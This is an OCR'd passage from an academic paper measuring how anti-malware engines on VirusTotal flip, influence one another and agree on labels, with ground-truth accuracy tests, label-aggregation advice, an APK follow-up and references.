
While the active influence model captures highly synchronized actions (*e.g.*, *j* flips right after *i*'s flip), passive influence provides a different angle by showing *j* flips towards *i*'s current state. Given a file, if engine *j* flips its label to *l* (*i.e.*, "0" or "1") at time *t*, and engine *i* has already stayed on label *l* for *w* days at *t*, we consider there is a passive influence from *i* to *j*. Note that *w* represents the size of the time window within which *i* keeps a stable label to influence j. For this analysis, we use $w = 7$ as the window size[6]. We use A_{i2j} to represent the number of passive influence events from *i* to *j* and use A_i to represent the number of subsequences with 7 consecutive label *l*. For example, if *i*'s sequence is "11111111100011111" and *l*="1", then $|A_i| = 4$. We compute the passive influence score from *i* to *j* as $p_{i,j} = |A_{i2j}|/|A_i|$.

Engine Pair Analysis. We again use heatmaps to visualize passive influence scores in Figure 10. Interestingly, the 1→0 flip heatmap looks different from that of 0→1 flip. Figure 10(a) shows engines highly influenced by all the other engines under the active model are still highly influenced under the passive model (the red vertical lines). However, the result of 1→0 (Figure 10(b)) becomes less obvious under passive influence and there is no vertical line or horizontal line in red. Combined with the active model's result, it shows that engines' flips from "malicious" to "benign" are more likely influenced by other engines making the same flips recently, rather than engines that always stick to the "benign" label.

Passive Influence Graph. Figure 11 is the scatter plot for passive model, where x and y represent the weighted sum of incoming and outgoing edges. For 0→1 flips (Figure 11(a)), all high-reputation engines are around the top left corner, indicating a strong influence to other engines. The exception is again F-Secure, which is more likely to be influenced by others. For 1→0 flips (Figure 11(b)), the high-reputation engines do not have a strong passive influence to others.

Observation 8: *The passive influence is weak in general. The passive influence is relatively stronger when a benign label is flipped to malicious.*

[6]Changing the window size to 14 or 28 returns similar conclusions.



(a) 0→1 (b) 1→0

Figure 11: Passive Model: scatter plot of engines. *x: weighted sum of incoming edges, y: weighted sum of outgoing edges. reputable engines are in orange color, and reputable engines* are in red color.*

6 Analyzing the Ground-Truth Dataset


So far, we use the *main dataset* to understand the temporal dynamics of labels and the relationship between engines. While the analysis is benefited from the file diversity and longitudinal data, it says little about the "correctness" of engines. In this section, we use the smaller ground-truth sets to examine the threshold choices for label aggregation and quantify the different detection capabilities of engines.

6.1 Individual Engine Accuracy


We start by looking at how well individual engines classify malware and benignware. Recall that we have four ground-truth sets, where Malware-I and Malware-II are generated by obfuscating real-world malware, Benign-I is generated by obfuscating goodware, and Benign-II is generated by recompiling goodware. All the files have a clean signature (means they are never scanned by VirusTotal before, no prior history). Note that the ground-truth sets are related to ransomware — they allow us to examine questions about VirusTotal engines' detection correctness, but the results should mostly reflect the engines' capability of analyzing ransomware.

In Figure 12, we compare the detection result on the first-day of VirusTotal's scanning and the last day of the scanning. Note that, for malware sets, we show the true positive (TP) rate (*i.e*, ratio of correctly identified malware). For benign sets, we show the false positive (FP) rate (*i.e.*, ratio of misclassified benignware). A high TP rate and a low FP rate mean the engine is more accurate. For malware sets, we show that the engines on the last day (Figure 12(c)) are indeed more accurate than that on the first day (Figure 12(a)). In particular, on the last day, 75.4% of the engines have a TP rate of nearly 100% on Malware-I dataset. Files in Malware-II are harder to detect — only 24.6% of the engines have a near 100% TP rate. Overall, the detection capability of different engines varies significantly. A large portion (20%–50%) of engines only detects less than 50% of malware files.


Figure 12(b) and Figure 12(d) show that performance on *benign files* is more stable when comparing the first day and the last day. Benign-II (files are not obfuscated) has almost no false positive. However, engines produce a high FP rate




(a) Malware sets on the first day



(b) Benign sets on the first day



(c) Malware sets on the last day



(d) Benign sets on the last day

Figure 12: CDF plots of the true positive (TP) rate and the false positive (FP) rate of each engine.





Figure 13: Engines' TP rate and FP rate when analyzing Malware-I, Malware-II and Benign-I.

on Benign-I where obfuscation is applied. Only about 25% of the engines have zero false positive on Benign-I. These engines either have actually analyzed the files or report most files as benign (*i.e.*, having zero true positive when analyzing the two malware sets).


About 75% of the engines have false positives on Benign-I. A possible explanation is that those engines use "obfuscation" as a feature for their malware detection without carefully analyzing the files. About 25% of the engines have a high FP rate (>70%), indicating that they have put a heavy weight on the "obfuscation" feature.

To understand which engines are easily misled by obfuscation, we present Figure 13. We combine Malware-I, Malware-II and Benign-I to calculate the FP rate and the TP rate for each engine (on the last day). All three datasets are obfuscated — if an engine has a high TP rate and a low FP rate on these datasets, it means the engine has truly analyzed the files' behavior rather than relying on "obfuscation" to make a decision. In practice, benign files may also use obfuscation to prevent copyright infringements and reverse-engineering.

In Figure 13, engines at the bottom left corner has a near-zero FP rate, but also cannot detect most of the malware (low




(a) Malware sets and Benign-I




(b) Malware sets and Benign-II

Figure 14: Precision and recall for different threshold t when using all engines.



(a) Malware sets and Benign-I



(b) Malware sets and Benign-II

Figure 15: Precision and recall for different threshold t when only using reputable engines.

TP rate). Engines at the top right corner are likely to heavily rely on obfuscation as a feature — they detect most of the malware and also mis-classify most obfuscated benignware. Interestingly, a number of high-reputation engines belong to this group (*e.g.*, AVG, McAfee, Microsoft, Sophos, Symantec). The most effective engines are located at the bottom right corner. They manage to maintain a relatively low FP rate, and still detect most malware (*e.g.*, Jiangmin, Zillya, Kaspersky).

Observation 9: *Obfuscation in benign files can easily cause false positives to VirusTotal engines. High-reputation engines are not necessarily better at handling obfuscation.*

6.2 Aggregating Engines' Labels

While individual engines have an uneven performance, it is possible that label aggregation can help improve the overall accuracy. Here we test two different aggregation methods. First, we use a simple threshold t to determine if a file has a malicious label. If t or more engines give a malicious label, then we mark the file as malicious. The results are shown in Figure 14. Second, we only consider the nine high-reputation engines mentioned in previous works and apply the same threshold method. The results are in Figure 15. We test two different settings: "all malware + Benign-I" and "all malware + Benign-II" to isolate the impact of benign file obfuscation.

When we consider obfuscated benign files, as shown in Figure 14(a), it is very difficult to get a high precision without significantly scarifying recall. There is only a small range of t (between t =45 and t =55) where we can detect half of the malware with a 95%+ precision. The situation is not necessarily better when we only consider high-reputation engines.

As shown in Figure 15(a), it is almost equally difficult to get an over 90% precision without scarifying 50% of recall.

When we consider non-obfuscated benign files (Figure 14(b)), it is clear that using a small threshold t (between 2–15) is a good choice. However, when we only consider the high-reputation engines (Figure 15(b)), it is better to stick to an even smaller threshold (*e.g.*, $t < 3$). If we require all the nine high-reputation engines to vote "malicious", then we will again lose 50% of recall.

Observation 10: *A small threshold value can balance the precision and the recall as long as the benign files are not obfuscated.*

6.3 Comparing with Desktop Engines

A subset of anti-malware engines also provide their desktop versions. A prior work [57] shows VirusTotal often runs stripped-down engine versions, and thus is more likely to miss true malicious instances. Note that this conclusion is drawn from *URL scanning* for phishing website detection [57]. Below, we explore if the same conclusion applies to *malware scanning*.

Experiment Setup. Out of all VirusTotal vendors [3], we find 36 vendors also offer desktop versions of their products (the list of engines is shown in Table 5 in the Appendix). We install them separately on 36 Windows-10 virtual machines (version 1809). We validated that our obfuscated malicious samples still have their malicious actions in the VM environment. For the four ground-truth datasets, we scan their files four times (in four different days). For each time of the experiment, we use fresh virtual machines and install the latest versions of the desktop engines. We *disconnect* the Internet while the engines scan the files, to prevent the engines from uploading the files or reporting the results to their servers. This allows us to *isolate* the analysis engines on the desktop from the engines in the cloud (on VirusTotal) to compare them fairly. It's possible some desktop engines do not run the analysis locally but solely rely on their remote servers for analysis. To this end, we run the main experiment without the Internet, and later run a validation test with the Internet.

Comparison Results (w/o Internet). All 36 engines have some inconsistency between the desktop and VirusTotal versions. For each engine and each dataset, we calculate the *inconsistency rate*, which is the number of files with different detection results (between VirusTotal and desktop scans) divided by the total number of files. We report the average inconsistency rate over different experiment dates for the engine.

All 36 engines have a non-zero inconsistency rate on malware datasets. The average inconsistency rate is 25.4% on Malware-I and 29.2% on Malware-II. Some engines have an inconsistency rate over 90% on Malware-I (98.6% on ZoneAlarm, 90.3% on Tencent and 98.9% on Qihoo-360) because their VirusTotal engines can detect most malicious samples, but their desktop engines do not report any of them. The inconsistency rates on the benign datasets are lower (23.4% on Benign-I and 0% on Benign-II).

To examine which version is more accurate, we compare precision, recall, and F1-score over the four datasets for each engine. F1-score is the harmonic mean of precision and recall. For precision, 26 engines (out of 36) have a higher average precision on their desktop versions than VirusTotal across the datasets. 25 engines have a higher average recall on VirusTotal than their desktop versions. After computing F1-score to merge precision and recall together, we find that 24 engines (out of 36) have a higher average F1-score on VirusTotal than their desktop versions (20.2% higher on average). Overall, the result shows the online engines at VirusTotal are more aggressive and tend to cover more malware, while desktop versions are more conservative to keep a small number of false alarms. Our result is different from that of the URL scanning reported in [57] (where vendors' URL engines at VirusTotal cover fewer phishing websites than their standalone versions).

Sanity Check (w/ Internet). We perform a sanity check by running the experiments again with VMs connecting to the Internet. We compare the results to those when VMs are disconnected to the Internet on the same day. In total, 23 out of 36 engines' results remain consistent, with or without the Internet. 13 out of 36 engines have different results, indicating that the remote servers play a role in desktop engines' decision. Among the 13 engines, seven engines have a lower precision after connecting to the Internet; nine engines have a higher recall. Overall, the results of desktop engines are getting closer to those of VirusTotal engines, but the conclusion above is still valid: desktop engines are still more conservative with a higher precision and a lower recall. The gap is smaller with the Internet connection.

Observation 11: *Inconsistency exists between the desktop version and the online version (at VirusTotal) for all engines. Surprisingly, for most of the vendors, their VirusTotal engines are able to detect more malware than their desktop versions.*

6.4 Comparison with the Main Dataset

As a sanity check, we have validated the key observations we had on the main dataset using the ground-truth datasets too. Due to space limit, we keep our discussions brief. First, ground-truth datasets have more hazard flips (6,708) than non-hazard flips (5,855). Second, flips also widely exist across files, dates, and engines. The majority of the flips are still highly correlated with engines' model update (73.7%). Third, engines that are highly correlated in the main dataset are still highly correlated in the ground-truth datasets. The strong influencer-influenced relationships observed in the main dataset are also observed in the ground-truth datasets (primarily in Malware-I and Malware-II).

7 Discussion

Our measurement results have several important implications regarding the methods of using VirusTotal for file labeling.

Data Preprocessing. Our results show that hazard flips count for the majority of all the label flips and they affect label stabilization of individual engines. The good news is that hazard flips, by definition, are short-lived, and it only incurs a small cost to get rid of them. We recommend VirusTotal users to submit the same files to VirusTotal in three consecutive days to identify and remove potential hazards.

Label flips happen widely across engines, files and time. They do not necessarily disappear if researchers wait for a longer time. The benefit of querying the labels over a long period of time (*e.g.*, months) is quite limited.

Label Aggregation. We show that threshold-based aggregation is surprisingly effective in stabilizing the *aggregated labels* against the label flips of individual engines, but the threshold t needs to be set properly. For example, the aggregated labels are still easily influenced by the flips when the threshold is too small ($t = 1$) or too big ($t = 40$ or $t = 50$). If the threshold t is chosen within a reasonable range (2–39), the aggregated labels are more likely to stay stable.

A stable aggregated label does not necessarily mean the label is correct. Our ground-truth analysis shows that choosing a small threshold (*e.g.*, $t < 15$) helps strike a good balance between precision and recall for the aggregated labels. However, it becomes very difficult to find a good threshold when the benign files contain obfuscated code. Our recommendation is that researchers should not use a small threshold if their files are obfuscated (especially the potentially benign ones). A better idea could be only considering engines that perform well on obfuscated files (see Figure 13).

Engine Independence. Most existing papers treat all engines equally and do not consider possible correlations of their labeling decisions. Our experiments confirm the existence of both correlation and causality relationships between engines. In particular, we identify groups of engines whose label sequences are highly similar to each other (Section 5.1). A practical suggestion is to consider them as "redundant votes" and reduce their weights during label aggregation. We also identify several engines whose labeling exhibits causal relationships (Section 5.2). This does not necessarily mean one engine directly copies results from other engines – it is also possible these engines change labels due to the impact of third parties (blacklists), but some engines react slower than others.

High-reputation Engines. Several existing papers handpicked high-reputation engines for label aggregation. Our analysis shows that most of these engines perform well (*e.g.*, having more stabilized labels, being an influencer instead of being influenced). However, we find one high-reputation engine (F-Secure) constantly acting as an outlier. It is easily influenced by other engines, and its label accuracy is subpar. We notice that high-reputation engines are not always more accurate. Four of them are not good at handling obfuscated benign files, producing many false positives (*e.g.*, Symantec).

Limitations & APK Experiments. As discussed in Section 3, a key limitation is that our datasets are not diverse enough (*e.g.*, the main dataset only has PE files, the ground-truth datasets are focused on ransomware). We defer in-depth analysis on other file types to future work. Here, we briefly run a quick measurement on Android APK files (another popular file type for malware) to cross-examine the results.

The methodology is similar to our main experiment on PE files. We sampled 2,071 fresh APK samples (with no prior history at VirusTotal), and collected their daily labels from December 26, 2019 to February 09, 2020 (46 days). About half of the files were labeled as "benign" (1,144) by all engines on *day-1*, and the other half (927) were labeled as "malicious" by at least one engine. 59 engines have returned their labels. We collected 5,303,106 data points in total.

We find the major observations on PE files still hold for APK files, with some differences. First, there are 16,453 flips, including 9,984 hazard flips. Among the APK files that have no flip (1,264 files, 60% of all files), the vast majority of them have been labeled as benign by all engines for the entire measurement period. This is similar to what we observed on PE files. Second, the top three engines with most flips are Microsoft (41%), Fortinet (15%), and Tencent (10%). The engine ranking is different from that of PE files, possibly due to the different specialties of engines. Third, in terms of engine label correlations, we also identify tightly clustered engines for APK files. For example, GData, BitDefender, Ad-Aware, Emsisoft, and MicroWorld-eScan are still clustered together. The cluster is largely similar to that under PE files, and the only difference is ESET-NOD32 is no longer in the cluster. Finally, interestingly, engines that were highly-influenced under PE files (*e.g.*, F-Secure, Comodo, AegisLab, Arcabit) now become "influencers" under APK files. Overall, the takeaway is that engines face common problems such as label instability, and they have their own specialties for different malware types.

Malware Coverage Issues. VirusTotal is arguably the biggest public malware database that researchers can access *for free*. Even so, its malware coverage still has limitations [38, 48]. Beyond file label stability and accuracy (the focus of our paper), another challenge is to further improve the malware coverage of VirusTotal's database. In some way, VirusTotal is already trying to improve its coverage by providing free malware scanning services to the public to gather new malware samples from users, companies, and other security vendors. A recent report shows that VirusTotal receives over one million file submissions every day [65]. Future work could look into new incentive mechanisms to encourage the broader sharing of malware intelligence.

Data Sharing. To benefit future researchers and practitioners, we have released the raw data collected in this paper

(timestamped file labels) and a number of ranked lists. The engines can be ranked based on different criteria, such as the number of (hazard) flips, influence scores under different influence models, and label accuracy. We have attached the ranking method and the data with each ranked list. Our released data is available at https://sfzhu93.github.io/projects/vt/index.html.

8 Conclusions

In this paper, we surveyed 115 research publications that use VirusTotal for data annotation. Then we took a data-driven approach to reason and validate their data labeling methodologies. We collected a dataset of more than 14,000 files' timestamped labels over a year from 65 anti-malware engines at VirusTotal. We validated the benefits of threshold-based labeling methods in tolerating temporary label flips. We also pointed out the questionable approaches such as hand-picking trusted engines, and ignoring the strong correlations among engines. Future work will focus on extending the experiments to other file types, using more diverse ground-truth datasets, and developing new label aggregation methods.

Acknowledgement

We would like to thank our shepherd Gianluca Stringhini and the anonymous reviewers for their helpful feedback; Xiao Zhang at Palo Alto Networks, Inc. for sharing malware hashes; Yiying Zhang for her valuable comments on the initial version of this paper. Limin Yang and Gang Wang were supported by NSF grants CNS-1750101 and CNS-1717028.

References

[1] Binutils - GNU Project - Free Software Foundation. https://www.gnu.org/software/binutils/.

[2] C# Websocket Implementation. https://github.com/statianzo/Fleck.

[3] Contributors - VirusTotal. https://support.virustotal.com/hc/en-us/articles/115002146809-Contributors.

[4] Coreutils - GNU core utilities. https://www.gnu.org/software/coreutils/.

[5] Cygwin. https://cygwin.com/.

[6] Mono. https://www.mono-project.com/.

[7] Notepad++ official repository. https://github.com/notepad-plus-plus/notepad-plus-plus.

[8] Oreans technology : Software security defined. https://oreans.com/codevirtualizer.php.

[9] Oreans technology : Software security defined. https://oreans.com/themida.php.

[10] Statistics - VirusTotal. https://www.virustotal.com/en/statistics/.

[11] VirusTotal. https://www.virustotal.com/.

[12] VirusTotal, Chronicle and Google Cloud. https://blog.virustotal.com/2019/06/virustotal-chronicle-and-google-cloud.html.

[13] Randy Abrams. VirusTotal Tips, Tricks and Myths. https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Abrams.pdf.

[14] Kevin Allix, Quentin Jérôme, Tegawendé F. Bissyandé, Jacques Klein, Radu State, and Yves Le Traon. A forensic analysis of android malware – how is malware written and how it could be detected? In *COMPSAC*, 2014.

[15] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, Konrad Rieck, and CERT Siemens. Drebin: Effective and explainable detection of android malware in your pocket. In *NDSS*, 2014.

[16] Ulrich Bayer, Paolo Milani Comparetti, Clemens Hlauschek, Christopher Kruegel, and Engin Kirda. Scalable, behavior-based malware clustering. In *NDSS*, 2009.

[17] Stephen D. Brown and Zvonko G. Vranesic. *Fundamentals of digital logic with VHDL design*. 2009.

[18] Zhenquan Cai and Roland H.C. Yap. Inferring the detection logic and evaluating the effectiveness of android anti-virus apps. In *CODASPY*, 2016.

[19] Margaux Canet, Amrit Kumar, Cédric Lauradoux, Mary-Andréa Rakotomanga, and Reihaneh Safavi-Naini. Decompression quines and anti-viruses. In *CODASPY*, 2017.

[20] Curtis Carmony, Xunchao Hu, Heng Yin, Abhishek Vasisht Bhaskar, and Mu Zhang. Extract me if you can: Abusing pdf parsers in malware detectors. In *NDSS*, 2016.

[21] Meeyoung Cha, Hamed Haddadi, Fabricio Benevenuto, and Krishna P Gummadi. Measuring user influence in twitter: The million follower fallacy. In *AAAI*, 2010.

[22] Mahinthan Chandramohan, Hee Beng Kuan Tan, and Lwin Khin Shar. Scalable malware clustering through coarse-grained behavior modeling. In *FSE*, 2012.

[23] Kai Chen, Peng Wang, Yeonjoon Lee, XiaoFeng Wang, Nan Zhang, Heqing Huang, Wei Zou, and Peng Liu. Finding unknown malice in 10 seconds: Mass vetting for new threats at the google-play scale. In *USENIX Security*, 2015.

[24] Binlin Cheng, Jiang Ming, Jianmin Fu, Guojun Peng, Ting Chen, Xiaosong Zhang, and Jean-Yves Marion. Towards paving the way for large-scale windows malware analysis: generic binary unpacking with orders-of-magnitude performance boost. In *CCS*, 2018.

[25] Melissa Chua and Vivek Balachandran. Effectiveness of android obfuscation on evading anti-malware. In *CODASPY*, 2018.

[26] Christian Collberg, GR Myles, and Andrew Huntwork. Sandmark-a tool for software protection research. *IEEE S & P*, 2003.

[27] Fady Copty, Matan Danos, Orit Edelstein, Cindy Eisner, Dov Murik, and Benjamin Zeltser. Accurate malware detection by extreme abstraction. In *ACSAC*, 2018.

[28] Wayne W Daniel. *Applied nonparametric statistics*. PWS-Kent, 2nd edition, 1990.

[29] Yue Duan, Mu Zhang, Abhishek Vasisht Bhaskar, Heng Yin, Xiaorui Pan, Tongxin Li, Xueqiang Wang, and X Wang. Things you may not know about android (un) packers: a systematic study based on whole-system emulation. In *NDSS*, 2018.

[30] Yu Feng, Saswat Anand, Isil Dillig, and Alex Aiken. Apposcopy: Semantics-based detection of android malware through static analysis. In *FSE*, 2014.

[31] Sean Ford, Marco Cova, Christopher Kruegel, and Giovanni Vigna. Analyzing and detecting malicious flash advertisements. In *ACSAC*, 2009.

[32] Manuel Gomez-Rodriguez, David Balduzzi, and Bernhard Schölkopf. Uncovering the temporal dynamics of diffusion networks. In *ICML*, 2011.

[33] Amit Goyal, Francesco Bonchi, and Laks V.S. Lakshmanan. Learning influence probabilities in social networks. In *WSDM*, 2010.

[34] Mariano Graziano, Davide Canali, Leyla Bilge, Andrea Lanzi, and Davide Balzarotti. Needles in a haystack: Mining information from public dynamic analysis sandboxes for malware intelligence. In *USENIX Security*, 2015.

[35] Mahmoud Hammad, Joshua Garcia, and Sam Malek. A large-scale empirical study on the effects of code obfuscations on android apps and anti-malware products. In *ICSE*, 2018.

[36] Heqing Huang, Cong Zheng, Junyuan Zeng, Wu Zhou, Sencun Zhu, Peng Liu, Suresh Chari, and Ce Zhang. Android malware development on public malware scanning platforms: A large-scale data-driven study. In *BigData*, 2016.

[37] Médéric Hurier, Guillermo Suarez-Tangil, Santanu Kumar Dash, Tegawendé F Bissyandé, Yves Le Traon, Jacques Klein, and Lorenzo Cavallaro. Euphony: Harmonious unification of cacophonous anti-virus vendor labels for android malware. In *MSR*, 2017.

[38] Colin C Ife, Yun Shen, Steven J Murdoch, and Gianluca Stringhini. Waves of malice: A longitudinal measurement of the malicious file delivery ecosystem on the web. In *AsiaCCS*, 2019.

[39] Luca Invernizzi, Stanislav Miskovic, Ruben Torres, Christopher Kruegel, Sabyasachi Saha, Giovanni Vigna, Sung-Ju Lee, and Marco Mellia. Nazca: Detecting malware distribution in large-scale networks. In *NDSS*, 2014.

[40] Alex Kantchelian, Michael Carl Tschantz, Sadia Afroz, Brad Miller, Vaishaal Shankar, Rekha Bachwani, Anthony D. Joseph, and J. D. Tygar. Better malware ground truth: Techniques for weighting anti-virus vendor labels. In *AISec*, 2015.

[41] Amin Kharraz, Sajjad Arshad, Collin Mulliner, William Robertson, and Engin Kirda. Unveil: A large-scale, automated approach to detecting ransomware. In *USENIX Security*, 2016.

[42] Doowon Kim, Bum Jun Kwon, and Tudor Dumitraş. Certified malware: Measuring breaches of trust in the windows code-signing pki. In *CCS*, 2017.

[43] Doowon Kim, Bum Jun Kwon, Kristián Kozák, Christopher Gates, and Tudor Dumitraş. The broken shield: Measuring revocation effectiveness in the windows code-signing pki. In *USENIX Security*, 2018.

[44] Eugene Kolodenker, William Koch, Gianluca Stringhini, and Manuel Egele. Paybreak: defense against cryptographic ransomware. In *AsiaCCS*, 2017.

[45] Deguang Kong and Guanhua Yan. Discriminant malware distance learning on structural information for automated malware classification. In *KDD*, 2013.

[46] David Korczynski and Heng Yin. Capturing malware propagations with code injections and code-reuse attacks. In *CCS*, 2017.

[47] Platon Kotzias, Leyla Bilge, and Juan Caballero. Measuring PUP prevalence and PUP distribution through pay-per-install services. In *USENIX Security*, 2016.

[48] Bum Jun Kwon, Jayanta Mondal, Jiyong Jang, Leyla Bilge, and Tudor Dumitraş. The dropper effect: Insights into malware distribution with downloader graph analytics. In *CCS*, 2015.

[49] Stevens Le Blond, Adina Uritesc, Cédric Gilbert, Zheng Leong Chua, Prateek Saxena, and Engin Kirda. A look at targeted attacks through the lense of an ngo. In *USENIX Security*, 2014.

[50] Bo Li, Phani Vadrevu, Kyu Hyung Lee, and Roberto Perdisci. Jsgraph: Enabling reconstruction of web attacks via efficient tracking of live in-browser javascript executions. In *NDSS*, 2018.

[51] Li Li, Tegawendé F. Bissyandé, Damien Octeau, and Jacques Klein. Reflection-aware static analysis of android apps. In *ASE*, 2016.

[52] Gen Lu and Saumya Debray. Weaknesses in defenses against web-borne malware. In *DIMVA*, 2013.

[53] Long Lu, Vinod Yegneswaran, Phillip Porras, and Wenke Lee. Blade: An attack-agnostic approach for preventing drive-by malware infections. In *CCS*, 2010.

[54] Guozhu Meng, Yinxing Xue, Chandramohan Mahinthan, Annamalai Narayanan, Yang Liu, Jie Zhang, and Tieming Chen. Mystique: Evolving android malware for auditing anti-malware tools. In *AsiaCCS*, 2016.

[55] Aziz Mohaisen and Omar Alrawi. Av-meter: An evaluation of antivirus scans and labels. In *DIMVA*, 2014.

[56] Nick Nikiforakis, Steven Van Acker, Wannes Meert, Lieven Desmet, Frank Piessens, and Wouter Joosen. Bitsquatting: Exploiting bit-flips for fun, or profit? In *WWW*, 2013.

[57] Peng Peng, Limin Yang, Linhai Song, and Gang Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. In *IMC*, 2019.

[58] Moheeb Abu Rajab, Lucas Ballard, Noe Lutz, Panayiotis Mavrommatis, and Niels Provos. Camp: Content-agnostic malware protection. In *NDSS*, 2013.

[59] Neil Rubenking. Check Point ZoneAlarm Free Antivirus+. https://www.pcmag.com/review/322439/check-point-zonealarm-free-antivirus-2017.

[60] Armin Sarabi and Mingyan Liu. Characterizing the internet host population using deep learning: A universal and lightweight numerical embedding. In *IMC*, 2018.

[61] Sebastian Schrittwieser, Stefan Katzenbeisser, Johannes Kinder, Georg Merzdovnik, and Edgar Weippl. Protecting software through obfuscation: Can it keep pace with progress in code analysis? *ACM Computing Surveys (CSUR)*, 2016.

[62] Edward J. Schwartz, Cory F. Cohen, Michael Duggan, Jeffrey Gennari, Jeffrey S. Havrilla, and Charles Hines. Using logic programming to recover c++ classes and methods from compiled executables. In *CCS*, 2018.

[63] Marcos Sebastián, Richard Rivera, Platon Kotzias, and Juan Caballero. Avclass: A tool for massive malware labeling. In *RAID*, 2016.

[64] Mahmood Sharif, Jumpei Urakawa, Nicolas Christin, Ayumu Kubota, and Akira Yamada. Predicting impending exposure to malicious content from user behavior. In *CCS*, 2018.

[65] Linhai Song, Heqing Huang, Wu Zhou, Wenfei Wu, and Yiying Zhang. Learning from big malwares. In *APSys*, 2016.

[66] Michael Spreitzenbarth, Felix Freiling, Florian Echtler, Thomas Schreck, and Johannes Hoffmann. Mobile-sandbox: Having a deeper look into android applications. In *SAC*, 2013.

[67] Nedim Srndic and Pavel Laskov. Detection of malicious pdf files based on hierarchical document structure. In *NDSS*, 2013.

[68] Vince Steckler. Avast and AVG become one. https://blog.avast.com/avast-and-avg-become-one.

[69] Gianluca Stringhini, Oliver Hohlfeld, Christopher Kruegel, and Giovanni Vigna. The harvester, the botmaster, and the spammer: On the relations between the different actors in the spam landscape. In *AsiaCCS*, 2014.

[70] Bo Sun, Akinori Fujino, and Tatsuya Mori. Poster: Toward automating the generation of malware analysis reports using the sandbox logs. In *CCS*, 2016.

[71] Kurt Thomas, Elie Bursztein, Chris Grier, Grant Ho, Nav Jagpal, Alexandros Kapravelos, Damon Mccoy, Antonio Nappa, Vern Paxson, Paul Pearce, Niels Provos, and Moheeb Abu Rajab. Ad injection at scale: Assessing deceptive advertisement modifications. In *S&P*, 2015.

[72] Kurt Thomas, Juan A Elices Crespo, Ryan Rasti, Jean-Michel Picod, Cait Phillips, Marc-André Decoste, Chris Sharp, Fabio Tirelo, Ali Tofigh, Marc-Antoine Courteau, et al. Investigating commercial pay-per-install and the distribution of unwanted software. In *USENIX Security*, 2016.

[73] Ke Tian, Steve T. K. Jan, Hang Hu, Danfeng Yao, and Gang Wang. Needle in a haystack: Tracking down elite phishing domains in the wild. In *IMC*, 2018.

[74] Zacharias Tzermias, Giorgos Sykiotakis, Michalis Polychronakis, and Evangelos P. Markatos. Combining static and dynamic analysis for the detection of malicious documents. In *EuroSec*, 2011.

[75] Haoyu Wang, Zhe Liu, Jingyue Liang, Narseo Vallina-Rodriguez, Yao Guo, Li Li, Juan Tapiador, Jingcun Cao, and Guoai Xu. Beyond google play: A large-scale comparative study of chinese android app markets. In *IMC*, 2018.

[76] Liang Wang, Antonio Nappa, Juan Caballero, Thomas Ristenpart, and Aditya Akella. Whowas: A platform for measuring web deployments on iaas clouds. In *IMC*, 2014.

[77] Pei Wang, Qinkun Bao, Li Wang, Shuai Wang, Zhaofeng Chen, Tao Wei, and Dinghao Wu. Software protection on the go: A large-scale empirical study on mobile app obfuscation. In *ICSE*, 2018.

[78] Michelle Y. Wong and David Lie. Tackling runtime-based obfuscation in android with tiro. In *USENIX Security*, 2018.

[79] Christian Wressnegger and Konrad Rieck. Looking back on three years of flash-based malware. In *EuroSec*, 2017.

[80] Mingyuan Xia, Lu Gong, Yuanhao Lyu, Zhengwei Qi, and Xue Liu. Effective real-time android application auditing. In *S&P*, 2015.

[81] Ke Xu, Yingjiu Li, Robert H. Deng, and Kai Chen. Deeprefiner: Multi-layer android malware detection system applying deep neural networks. In *EuroS&P*, 2018.

[82] Zhaoyan Xu, Antonio Nappa, Robert Baykov, Guangliang Yang, Juan Caballero, and Guofei Gu. Autoprobe: Towards automatic active malicious server probing using dynamic binary analysis. In *CCS*, 2014.

[83] Yinxing Xue, Junjie Wang, Yang Liu, Hao Xiao, Jun Sun, and Mahinthan Chandramohan. Detection and classification of malicious javascript via attack behavior modelling. In *ISSTA*, 2015.

[84] Wei Yang, Deguang Kong, Tao Xie, and Carl A. Gunter. Malware detection in adversarial settings: Exploiting feature evolutions and confusions in android apps. In *ACSAC*, 2017.

[85] Mu Zhang, Yue Duan, Heng Yin, and Zhiruo Zhao. Semantics-aware android malware classification using weighted contextual api dependency graphs. In *CCS*, 2014.

